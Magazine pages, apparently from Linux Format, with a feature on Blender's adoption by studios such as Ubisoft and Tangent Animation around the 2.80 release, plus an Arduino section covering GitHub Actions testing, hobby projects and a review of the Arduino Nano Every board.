Blender is now in use at companies ranging from Adidas to Ubisoft, for the creation of commercials, game cinematics, Emmy Award-winning TV series and even a $30 million animated feature film. Once derided as a tool for hobbyists, its rising profile in the visual effects and animation industries has attracted a new generation of artists to *Blender*, and has prompted even die-hard users of commercial tools to embrace open-source development. So in this article, we ask: what has gone so right for *Blender*?

To many, *Blender* seems like an overnight success story. If so, it's a story with a 24-year prologue. The software began life in 1995 as the in-house 3D software of NeoGeo, the Dutch animation studio co-founded by a man who would be inextricably linked with *Blender* in the public imagination: programmer and producer Ton Roosendaal.

Initially, Roosendaal planned to release *Blender* as a more conventional product, with a free version for creating online content and paid versions for everything else. But even in the late 1990s, the professional 3D software market was saturated with better-established competitors. When his investors decided to pull the plug on Not a Number, the new firm he had founded to market and develop *Blender*, Roosendaal went open source. A crowdfunding campaign raised the €100,000 needed to buy back the code base, and on 13 October 2002 *Blender* was released under a GPL licence.

Now chairman of the fledgling Blender Foundation, he established two precedents that would be crucial to the software's future success. First, the development of *Blender* would be accelerated through 'open movies': animated shorts released under a Creative Commons licence. As well as being a public showcase for *Blender*, these enabled developers to stress-test the software on projects run like real commercial productions.

The splash screen for Blender's landmark 2.80 release. The characters are from Spring, the Blender Institute's latest 'open movie', on which Blender 2.80 was tested during production.

Second, the work would be crowdfunded. The crowdfunding drives for individual open movies would eventually coalesce into Blender Cloud, the subscription-based online platform through which the Blender Institute and the Blender Animation Studio, the organisations now responsible for the work, release content. For a monthly subscription fee of €9.90, backers can download the 3D assets used in the

» BLENDER AT UBISOFT

One of the biggest names to back *Blender* this year was Ubisoft. The international videogame developer announced that it would be adopting the software in production at Ubisoft Animation Studio, responsible for creating spin-off animated TV series like *Rabbids Invasion*, which screens on Nickelodeon. UAS CTO Damien Coureau and head of production Pierrot Jacquet tell us why.

Linux Format: *Blender* has been around for decades. Why switch to it now?
Pierrot Jacquet: *Blender 2.8* made us want to move over, with game-changing tools such as [2D animation toolset] Grease Pencil and Eevee, its real-time renderer, and the revamped user interface. With all of those improvements, it's easier to onboard teams.

Instead of focusing on keeping our proprietary [software] up to the market level, our development team can focus on features that will bring creative added value and allow our artists to innovate. We're also fans of *Blender*'s open source philosophy. Since you have access to the code, [you aren't] limited by what [the Blender Foundation] decides to do.

LXF: Which software were you using before *Blender*?
PJ: Our previous pipeline used a number of tools, including Adobe's *Photoshop* for design, Autodesk's *Maya* for modelling, rigging and animation, proprietary tools for rendering, editing and shot layout, and Foundry's *Nuke* for compositing. We also used Toon Boom Animation's *Storyboard Pro* for creating storyboards and animatics and *Harmony* for 2D effects.

LXF: Which of those applications will *Blender* replace?
PJ: As our decision to implement *Blender* is fairly recent, not everything will be moved [over] at once. While we're aiming to do almost everything in *Blender*, there will be some tools that will we continue using, such as *Photoshop* for design, and [some tasks will use] a mix of our current tools and *Blender*, like texturing and compositing.

LXF: What technical obstacles did adopting *Blender* present?
Damien Coureau: From a pipeline perspective, there are challenges around mixing GPL and commercial software. From a resources perspective, [the] challenges [are] similar to developing your own proprietary software, such as having to retrain people who are already used to using a specific pipeline.

LXF: How many developers will you have working full-time on *Blender*?
DC: As it's now our main [creative software], most of our developers will work on enhancing *Blender*.

LXF: How will it to affect costs?
PJ: Any shift to a new [software application] would have required a similar resource commitment. This move was about added creative value.

LXF: What would you say to anyone who still thinks that Blender is just a 'tool for hobbyists'?
DC: This industry was built by hobbyists!

production of the open movies, on top of accessing the movies themselves.

At the time of writing, the Blender Cloud has over 5,000 backers, while the Blender Animation Studio is in early development on its first animated feature: a full-length version of Webby Award-winning 2017 open short *Agent 327: Operation Barbershop*. Just as importantly, the subscription funding model also now applies to *Blender* itself, via the separate Blender Development Fund, which provided the financial muscle needed for this year's milestone 2.80 update.

A game-changing release

When Roosendaal first proposed *Blender 2.80* in 2015, it was as a "workflow release" – a chance to stop focusing on new features for a while in favour of bigger structural goals. At the time, he thought the work might take "9-12 months". It turned out it would take three years longer.

Image credit: Tangent Animation

The biggest Blender movie to date with a reported budget of $30 million, Netflix's Next Gen was created primarily in the open source software by Canada's Tangent Animation.

But those extra years would buy the Blender Foundation time to address some of the real drawbacks in the software: issues that prevented artists used to commercial 3D applications from switching over to *Blender*. The biggest was the user interface.

Before 2.80, diehard *Blender* users – including many *Blender* developers – would defend the software's defiantly idiosyncratic UI on the grounds that 'different doesn't always mean worse'. *Blender* could do everything that other 3D packages could, they argued, and given a little time, it was possible to adapt your old working methods to a new combination of icons, keyboard shortcuts and menu commands.

But for artists working in visual effects or game development – notoriously high-pressure industries, particularly when deadlines are looming – time is at a premium. Many people who might otherwise have loved *Blender* got no further than its splash screen.

Some of the changes made in *Blender 2.80* were cosmetic: the interface has a more industry-standard dark grey colour scheme, designed to prevent it from drawing the user's eye away from the 3D scene on display in the viewport. Others struck at the heart of *Blender* veterans' sense of identity and even their muscle memory. In almost every other 3D application, you left-click to select things. In *Blender*, prior to 2.80, you right-clicked by default. Supporters argued that it made for a faster, more precise workflow – but it was also alien to artists coming to *Blender* from other software.

Other changes were intended specifically to help artists make that transition. A toggleable 'keymap' switched *Blender*'s keyboard shortcuts from their traditional settings to ones more familiar to users of other 3D applications: tools like Pixologic's *ZBrush*, used for sculpting organic characters, Autodesk's *Maya*, used for general-purpose modelling and animation, and

ANATOMY OF BLENDER

***Blender* contains a lot more toolsets than the average 3D software application, so to help keep the interface organised Blender 2.80 introduced a new system of 'workspaces': alternative screen layouts tailored to different specialist tasks. Here's a rough list of the key stages of a professional visual effects or animation project's pipeline.**

Modelling

The first step is to create 3D geometry. The Modelling workspace is used for general-purpose work.

Sculpting

The Sculpting workspace provides tools better suited to creating organic models, like characters.

Texture Paint

New models lack colour when created. Use Texture Paint to paint them by hand.

UV editing

Alternatively, you can map existing images onto a model's surface for more photorealistic work.

Shading

With texturing done, the Shading workspace is used to define how a model's surface responds to light.

Animation

The model is now looking more realistic, but it still can't move. The Animation toolset brings it to life.

Layout

Blender's default workspace can be used to position many individual models inside a 3D scene.

Rendering

Rendering generates a sequence of 2D images from the finished 3D scene: the completed animation.

Compositing

In VFX work, there is one further step: combining rendered images with live-action footage.

Even more...

Other workspaces are dedicated to scripting (enabling custom *Blender* tools), 2D animation, video editing and additional specialist tasks used to prepare footage for compositing.

Blender's sculpting workspace: just one of the specialist interface layouts available in Blender 2.80.

SideFX's *Houdini*, used for creating physically based effects like fire, water and smoke.

One of *Blender*'s strengths – but also one of the things that was confusing for new users – was that it could do all of those things, and more. As well as modelling, sculpting, 3D animation and effects, there's toolsets for 2D animation, video editing and compositing: integrating rendered 3D images into live-action footage. The 2.80 release grouped toolsets into a series of themed 'workspaces'. If you were a specialist animator and didn't want to be distracted by the editing tools, you could simply switch to the animation workspace and never have to see them.

And for artists working at bigger studios, the 2.80 release overhauled *Blender*'s core architecture. Changes to the software's dependency graph now makes it possible to manipulate scenes of the complexity common in VFX and feature animation, particularly those with 3D characters, without the viewport display laggin. To reduce the size of these massive scenes, studios often adopt a workflow in which the main scene file becomes a container for smaller, reusable assets stored in external files. The 2.80 release would also lay the groundwork for a new system of file referencing.

But despite being an update focused on workflow, *Blender 2.80* also added new features: hundreds of them, in fact. And one of the most significant has been Eevee, *Blender*'s new real-time render engine.

Not just for Pokémon

Traditionally, in 3D software there was no such thing as a WYSIWYG interface: displaying a 3D scene on a monitor with the same kind of visual quality as it would eventually appear on the big screen would grind workstations to a halt. Artists had to make do with a version that could actually be displayed in real time – usually a lower-quality, grey-shaded preview of the scene. Rendering – the process of generating final-quality images from the data – took hours, if not days, for a single frame of animation.

Eevee does away with the guesswork involved in such a workflow. While it doesn't display a scene with the full visual subtlety that *Blender* is capable of, it does a pretty good job, providing a real-time display with the quality you might expect in a videogame. *Blender* isn't the only 3D application to have near-photorealistic previews, but Eevee is currently one of the best examples.

"As a 3D artist, you get used to seeing boring, grey-shaded models," says Daniel Bystedt, head of modelling at Swedish VFX and animation company Goodbye Kansas Studios. "The more I worked with Eevee, seeing everything in such a finished state, the more it dawned on me that this is what we'd been missing. We didn't have to guess how a 3D model would look in the final render."

Image credit: Daniel Bystedt

Daniel Bystedt's unnerving animated short Goodnight Claire was rendered in real time using Eevee, Blender 2.80's new render engine.




Image credit: Daniel Bystedt

A 3D tiger created by Daniel Bystedt to test Eevee, Blender 2.80's real-time renderer. Eevee provides a more photorealistic viewport preview.

Bystedt discovered *Blender* four years ago. Finding the render software his previous employer was using off-puttingly complex, he tried out *Blender* and discovered that he liked its modelling toolset better than that of *Maya*. When he got a job at Goodbye Kansas, he brought the software with him.

Goodbye Kansas now uses *Blender* on every project, including its Emmy Award-nominated visual effects for *The Walking Dead*, as well as its game trailer for *The Witcher* series creator CD PROJEKT RED's much-hyped *Cyberpunk 2077*. Around a fifth of the studio's artists use the software, primarily for concept design and 3D modelling, with others using *ZBrush*, *Maya* and *Houdini*. For context, that means *Blender* enjoys equal status in production with commercial tools that cost thousands of dollars per licence.

While Bystedt says that *Blender*'s limited current support for the USD file format, used to exchange scene data between high-end 3D applications, makes it difficult for Goodbye Kansas to use it for other tasks, individual 3D models are much easier to transfer from one software package to another. "That's one of the benefits of modelling," he says. "It comes first [in a production workflow], so no one else is depending on you. You can just use *Maya* as the most expensive publishing tool ever."

Blender's biggest hit

But no such restrictions apply if your studio uses *Blender* as its primary creative software package. That's the case at Tangent Animation, the Canadian firm responsible for what is believed to be the biggest *Blender* production: *Next Gen*. Based on Chinese online comic *7723*, the feature-length animation, distributed via Netflix, was produced for a reported $30 million.

The sci-fi comedy drama, described by CNET as "like *Big Hero 6* mixed with *The Iron Giant*", would go on to be nominated for three Annie Awards, the animation industry's answer to the Oscars, including two for Tangent's character design and effects work.

"I don't like to blow our own horn – too much – but I think *Next Gen* was a big eye-opener for a lot of people [in the movie industry]," says Tangent Animation co-founder and producer Jeff Bell, "number one, for the size of the budget, and number two, for the quality of the show."

Bell, whose 25-year career includes time spent as an application engineer at original *Maya* developer Alias|Wavefront, first tried *Blender* in the late 1990s, but says that back then it "felt a bit like a toy". Although he kept track of *Blender* over the years, it was a bad experience with commercial software on a project he describes as "the beginnings of Tangent" that prompted him to re-evaluate it seriously.

"We were spending approximately 10 per cent of our budget on software, so to have the door slammed shut in our faces [trying to get extra short-term licence] in the last month of production left a bad taste in our mouths," he says. "I took another look at *Blender* and thought, 'This has a lot of potential.'"

The fledgling studio used *Blender* for an internal three-minute test short before committing to it fully for its first major project, Spanish-Canadian animated feature *Ozzy*. "At the time, the biggest concern was simply the unknown," says Bell. "There were areas where we had zero concerns, like modelling. It had good animation tools. [But with more established software], you know where you're going to run into problems, so you've either figured out workarounds for them already, or [know people] who can."

Tangent Animation is now working on *Maya and the Three*, the epic upcoming Netflix animated series described by its director, Emmy Award-winner Jorge Gutiérrez, as a "Mexican *Lord of the Rings*." Although it still uses commercial software in production, including *Houdini* for effects and Adobe's *Photoshop* and *Substance* tools for creating surface textures for models, "90 per cent plus" of the studio's work is done in *Blender*, including all of the animation, scene assembly and rendering.

The company, which expects to peak at around 250 staff during production, estimates that it has trained, "300 to 400 professional-level animators, modellers and [other artists]" to use *Blender*. It has three software developers working "fairly full-time" on the software, and as a corporate sponsor of the Blender Development Fund, contributes €30,000 per year to central funds.

"We don't see open source as free. We see it as free-ing," says Bell. "You could certainly save money if you wanted to, but I see it as an opportunity to take a portion of the budget and redirect it to our core software. We truly hope that others will take the development work we've put in and push it further."

Image credit: Ubisoft Animation Studio

Rabbids Invasion, Ubisoft's animated series based on its Raving Rabbids videogame franchise. Its creator, Ubisoft Animation Studio, is switching to Blender for future TV projects.

Friends in Epic places

Another key supporter of *Blender* is Epic Games, the developer directly responsible for some of the videogame industry's biggest hits, including the *Gears of War* franchise and *Fortnite*, and indirectly responsible for scores more via Unreal Engine, its popular commercial game engine.

The company, which uses *Blender* internally as a modelling tool, recently made the Blender Foundation the recipient of one of its first 'Epic MegaGrants', pledging $1.2 million in development funding, to be delivered incrementally between 2019 and 2021.

"I think *Blender* improved a lot in the last 12 months, particularly with 2.80," says Marc Petit, Epic Games general manager for Unreal Engine. "It always had good capabilities, but [they were] hard to get to. By adopting standards for UI, it became a much more accessible tool."

Petit says that, as an open source application, he expects *Blender* to be "extremely disruptive" in an industry whose key commercial developers, such as Autodesk and Adobe, now operate a rental-only software as a service model.

"Right now, the problem is learning," he says. "In the entertainment industry, there are a lot of companies [operating on] low margins, and it's expensive to re-tool. I think we can expect to see the Blender Foundation spending more time addressing that learning curve, making sure that people can transition from legacy packages to *Blender* easily."

Blender's growing pains

Transition is certainly an issue that preoccupies Blender Foundation chairman Ton Roosendaal. The organisation is having a hard time keeping up with *Blender*'s recent popularity: as well as Epic Games, corporate sponsors of the development fund now include AMD, Nvidia, Intel, Google and Canonical.

» BUILD A BLENDER PC

CPU
At least a 64-bit 2GHz dual core CPU. Core count makes more of a difference: think eight cores or more as optimal.

GPU
Either AMD or Nvidia cards are fine: you will need at least 1GB of VRAM. If you plan to use your GPU for rendering, the more graphics memory, the better.

RAM
Blender needs at least 4GB of RAM, but at least 32GB is best.

Display
Blender will run at 1,280×768 resolution. A full HD display or 4K monitor will enable you to view a scene in full detail.

Connectivity
Blender makes good use of the middle mouse button, and one is recommended. A graphics tablet or pen display is also a must for sculpting and painting.

Operating system
Windows 7+, macOS 10.12+ and – of course – Linux.

"Everything is exploding," he says. "We're growing at a rate of one or two people a month. Last time I counted, there were 32 people under contract, [including] 20 developers working on *Blender*."


"We're experiencing what every start-up [goes through]," Roosendaal continues. "You have a success? Okay, good luck: try to scale up your business. You may double [in size], but that doesn't mean that things go twice as well. [*Blender*'s] breakthrough in the market is fantastic. But it's also exhausting."

Roosendaal – himself now the recipient of an Annie Award for technical achievement – stepped back from active coding just before work began on *Blender 2.80*. "I knew that my role was changing from developer to organiser and fundraiser, and the public [face] for the project," he says. ""Managing the 2.8 project more from a product-design and business perspective was a way for me to find out how I could contribute."

One contribution has been to "professionalise" *Blender*'s developer systems, to make it easier for big studios to adopt the software, and in turn to contribute its development. "We can't do [conventional product] support," he says. "But we can do documentation. The whole community is basically a support ecosystem."

Roosendaal believes that this sense of shared investment in the software is what attracts users like multinational game developer Ubisoft – currently moving over to *Blender* for its spin-off animated TV series. "If you're making a game, you can talk to people who also care about their product," he says. "I care. The developers care. The people in the community care. This kind of interaction with their software vendor is something [studios] never had before.

"Companies who produce commercial 3D tools still have good engineers; still write good software," he continues. "But you don't think their CEOs would say, 'We care?' People would laugh."



Tangent Animation sees Blender as the future of 3D art.

Image credit: Tangent Animation




Image credit: Ubisoft Animation Studio

Concept art for an upcoming Ubisoft project. Ubisoft Animation Studio plans to use Blender for the bulk of its future 3D production work.

Roosendaal's goal is now to transition the Blender Foundation into an organisation more like the Linux Foundation, and in doing so to step back personally. "Now that so many studios depend on *Blender*, they want it to be stable and well-organised," he says. "They want it to be conservative, to some extent. I am not conservative. But I shouldn't [confuse] the *Blender* project with my personal interests."

Roosendaal plans to shift his talents for shaking up the status quo to the Blender Cloud and Blender Animation Studio. "*Blender* may be a big success, but how do you solve the problem of access to the market?" he says. "Why aren't there 100,000 people in the world who say, 'Rather than giving my money to Disney, I can give it to an animation studio that shares everything with me?' That's my mission."

Meanwhile, development continues apace on the software itself. *Blender 2.81* shipped just as this issue of *Linux Format* went to press, with future releases due to deliver further studio-friendly features, such as improved file referencing, USD support and the 'Everything Nodes' project, intended to give *Blender* users the kind of fully procedural workflow that is currently the preserve of very high-end tools.

"That's of great importance to us, because it would enable us to start weaning ourselves off *Houdini*," says Tangent Animation's Jeff Bell. "I don't want third-party packages in-house. I want everything to be *Blender*."

So what would Bell say to the stubborn few who still see *Blender* as just 'a tool for hobbyists'? "I'll see you after I've released our next movie," he snorts. "Get on the right side of history. *Blender* is the future." LXF

» BLENDER RESOURCES ONLINE

› **www.blender.org** The official site hosts software downloads and feature news.

› **https://builder.blender.org** Try new tools early with alpha and beta builds.

› **www.blendernation.com** Daily news and art breakdowns, plus lots of links to free online training.

› **https://blender.community/c/today** Community-curated news, with separate boards for many European languages.

› **www.blenderartists.org** Get advice from artists in the best-known Blender forum.

› **https://cgcookie.com** A commercial Blender platform, with 1,000s tutorials.

› **www.blendswap.com** Free assets for users, from models to tech resources.

› **https://blendermarket.com** The main marketplace for Blender's growing library of commercial add-ons.

› **https://fund.blender.org** Support the Blender Development Fund.

Les Pounder works with groups such as the Raspberry Pi Foundation to help boost people's maker skills.

» ARDUINO USER

For one issue only, welcome to Arduino User! When I received my first Arduino, it was a Christmas gift back in 2011, and I knew nothing about electronics and coding. I saw the Arduino and thought that I wanted to give it a go. So my first project was the "blink" sketch, which I made using a breadboard, LED and resistor. I made the LED flash but I was left a little lost.

The Arduino is an immensely powerful tool to learn coding and electronics, I just lacked the knowledge and skills to take it further. So how did I learn to love the Arduino? Well, somewhat controversially it took the Raspberry Pi and Python to help me understand the power that a simple LED can bring.

Let me explain. An LED is a simple output component. Current flows to the LED and it lights up. Turn the current off and it goes dark. We can control a motor using the same principle. We turn on a GPIO pin, current flows from that pin to a motor control board, which controls another power source that in turn will turn on a motor. I can reuse the code that I used for the LED and see something move.

Learning how to control devices, get input from buttons and understand that all the code is running in one big loop means that I can build anything. All I needed was that light bulb moment, where everything fell into place. Now I spend a great deal of time with the Arduino and love making things flash, move and make noise.

Automate testing with GitHub actions

Ensure your code will build and compile on all your Arduino devices automagically!

When you read about Arduino it often seems it's all about people building crazy projects in their bedrooms or sheds with enough glowing LEDs to light up the dark side of the moon. The boring truth is that Arduino requires as much code to get projects working as any software tool, while commercial implementations need constant updates and tested rollouts.

That's where Constant Integration/ Constant Development (CI/CD) approaches come in. As part of this, GitHub (where plenty of people store their code) developed its Software Development LifeCycle (SDLC) system called GitHub Actions.

Arduino has taken this and created scripts that enable you to integrate the Arduino CLI into the workflow. The example they've developed means that each time there's a Git commit or merge, you're able to get a GitHub job to run on each Arduino platform to ensure your sketches work across all devices.

CREDIT: GitHub, Arduino


Working together can make great things, or laziness is the mother of invention. One or the other.

It's clever stuff, so go read more and about at the Arduino blog: **https://blog.arduino.cc/2019/11/14/arduino-on-github-actions/**

Multi-touch kit

Rapid prototyping

Arduino is widely used in research to prototype new technologies. One such development is by a team that's created a flexible capacitive touch matrix that can bend to most surfaces to provide a suitable touch response, using OpenCV to track multiple fingers. There's an Arduino library, and it's been prototyped on an Uno. **http://bit.ly/lxf258touchme**



Easily add touch capabilities to almost any Arduino project.

CREDIT: Special Interest Group on Computer-Human Interaction

Escape case

Disarming stuff

It's the idea that's important, not the technology. There's no better example of that than this escape-room-in-a-box project. There's plenty of ways this could have been implemented, but having the idea of building an escape room game into a portable case is genius and looks great fun. **https://imgur.com/a/8nmzieA**

Appears to be a custom build, no chance of ordering one.

CREDIT: Jason Rolfe

Arduino Nano Every

Les Pounder loves his Arduino Uno, but could this new board offer more for less money?

SPECS

CPU: ATMega 4809 @ 20MHz
Mem: 48KB Flash
SSD: 6KB SRAM
GPIO: 30 pins – 9 analog, 16 digital, SPI, I2C, serial, 5V Logic


Arduino offers the gold standard for microcontrollers, and with the latest batch of boards we see a refresh of the design and microcontroller. Let's start with the design. Rather than use the de-facto Arduino Uno layout, we see a 44mm by 18mm board, similar to the original Arduino Nano board, designed to be inserted into a breadboard. The Nano Every can be bought with or without soldered header pins, but both offer the same features. The unsoldered version, reviewed here, has spaces for the header pins to be soldered into, but there are also spaces to solder the board directly to another board via castellated mounting holes. Using these holes, we can solder a low-profile project, perhaps a surface-mount project, with ease.

Powering the Arduino Nano Every is an ATMega4809 processor running at 20MHz. This may not sound like a lot of power, but for most projects this is plenty. The ATmega4809 is not directly compatible with the older ATMega328P from Uno boards. But Arduino has cleverly created a compatibility layer that enables the Nano Every to work out of the box with all previous projects and libraries. The ATMega4809 processor retains 5V logic compatibility with older Arduino projects, but also provides a second serial interface. Why is that useful?

Typically older Arduino models had one serial interface, which could only be used by one device at a time, such as a GPS tracker. The output of the serial interface could not be seen by the user. With two serial interfaces, one can be reserved for use with a GPS tracker, and the output can be printed to the serial monitor for user debugging.

To power the board, typically the Micro USB port is used with a suitable 5V supply. But the board can also be powered via a new power supply architecture that offers up to 21V input voltage, regulated by an onboard DC to DC converter. This also provides up to 950mA of current for peripherals without overheating. So now we can power 15 neopixels at full brightness without stressing the board.


So who is the intended audience for this board, and what will they be making? This is an entry-level board for those new to Arduino, and it has been designed to be easy to use with software and hardware. It can be programmed using the standard Arduino IDE, Arduino's own cloud-based Arduino IDE and the recently released Arduino Pro IDE. The size of the board lends itself to embedded applications, wearables and robotics.



This board provides the same functionality as an Arduino Uno but is densely packed into a much more portable form.

The Arduino Nano Every has a lot going for it: a very low price for an official Arduino board, which could tempt many away from using clone boards; compatibility with older boards and sketches; and a small form factor. If you are looking to buy your first Arduino then this is a viable choice. The only thing that lets this board down is the GPIO pins, which have no visible reference. Arduino boards often have their pin references written upon the top of the board, but the Nano Every has this reference on the underside of the board, which is not much use when used with a breadboard.

It may not be an all-powerful CPU monster, but do we really need that much power to make an LED flash or to control a robot? This is a simple and cheap board designed to help you dip your toe into embedded electronics, and it will suit the needs of most who just want to get a project working with small overheads. LXF



The Nano Every is an excellent option for new Arduino users.


VERDICT


DEVELOPER: Arduino
PRICE: €8.80 + tax
WEB: https://store.arduino.cc/arduino-nano-every

